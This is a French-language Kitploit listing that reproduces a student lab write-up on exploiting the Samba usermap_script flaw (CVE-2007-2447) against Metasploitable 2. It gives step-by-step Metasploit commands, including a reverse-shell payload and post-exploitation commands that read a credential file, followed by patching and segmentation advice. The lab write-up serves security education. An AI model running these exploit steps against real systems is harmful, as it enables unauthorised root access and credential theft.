Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2 — Laboratoire de test d'intrusion pas à pas exploitant Samba CVE-2007-2447 sur Metasploitable 2 avec Metasploit, démontrant la compromission root, le vol d'identifiants et l'exfiltration de données pour une formation red team éducative. | Kitploit
Outils/GitHubGitHub/devinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationExfiltration de DonnéesPost-ExploitationTests d'IntrusionCommandement et ContrôleApprentissage et ÉducationLabs et Pratique
Partager
GitHubdevinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

Laboratoire de test d'intrusion pas à pas exploitant Samba CVE-2007-2447 sur Metasploitable 2 avec Metasploit, démontrant la compromission root, le vol d'identifiants et l'exfiltration de données pour une formation red team éducative.

Voir le dépôt
32il y a 1 anPas encore vérifié

SMB-PenTest-Exploitation-de-CVE-2007-2447-sur-Metasploitable-2

RedTeam-Test-d'Intrusion-SMB

linux bash

Description


Ce projet documente mon engagement de test d'intrusion dans le cadre du cours CMIT 386 à l'UMGC. Il se concentre sur l'exploitation de la vulnérabilité Samba SMB usermap_script (CVE-2007-2447) sur Metasploitable 2 en utilisant Metasploit depuis une machine d'attaque Kali Linux. Cette preuve de concept montre comment une vulnérabilité héritée peut conduire à un compromis total du système, au vol d'identifiants et à l'exfiltration de données.

Aperçu de la vulnérabilité

La vulnérabilité réside dans le service Samba sur le port 445, où une gestion incorrecte des entrées dans le script username map permet une exécution de commandes à distance sans authentification. Cela offre aux attaquants un accès shell de niveau root si elle est exploitée.

Environnement

ComposantDétails
Machine attaquanteKali Linux
Machine victimeMetasploitable 2
Port cible445 (Samba/SMB)
Exploit utiliséexploit/multi/samba/usermap_script
Cible des identifiants/redteam7/student3/mypass.txt

Étapes à suivre


1. Lancer Metasploit :

msfconsole


Assurez-vous que la machine attaquante et la machine victime sont démarrées et en cours d'exécution.

2. Rechercher l'exploit :

search samba


3. Utiliser le module approprié :

use exploit/multi/samba/usermap_script

4. Définir les options requises :

set RHOST <target_ip>
set LHOST <attacker_ip>
set payload cmd/unix/reverse

5. Exécuter l'exploit :

exploit

6. Commandes post-exploitation :


whoami
hostname
cd /redteam7/student3
cat mypass.txt
Instructions de réinitialisation

Si la session se bloque ou échoue :

Réinitialiser Metasploit :

# Quitter le shell actuel
Ctrl C
exit
# Tuer tous les travaux en arrière-plan
sessions -K             
jobs -K
# Redémarrer Metasploit
msfconsole              

Points clés à retenir

  • Les services hérités comme Samba 3.0.20 avec usermap_script sont hautement vulnérables.


  • L'exploitation de cette vulnérabilité SMB accorde un accès shell root.
  • Des données critiques peuvent être récupérées avec des commandes simples, démontrant le risque réel.
  • Cela prouve la nécessité de corriger, segmenter et réduire l'exposition des services.

Recommandations

  • Corriger ou décommissionner immédiatement les systèmes hérités.
  • Mettre en œuvre une segmentation réseau stricte et des règles de pare-feu.
  • Limiter l'exposition SMB aux seuls utilisateurs internes authentifiés.
  • Surveiller les journaux pour détecter les activités suspectes et les mouvements latéraux.

Références

  • Metasploit Samba usermap_script
  • Détails CVE-2007-2447
  • Index des exploits Metasploitable 2
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    327
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →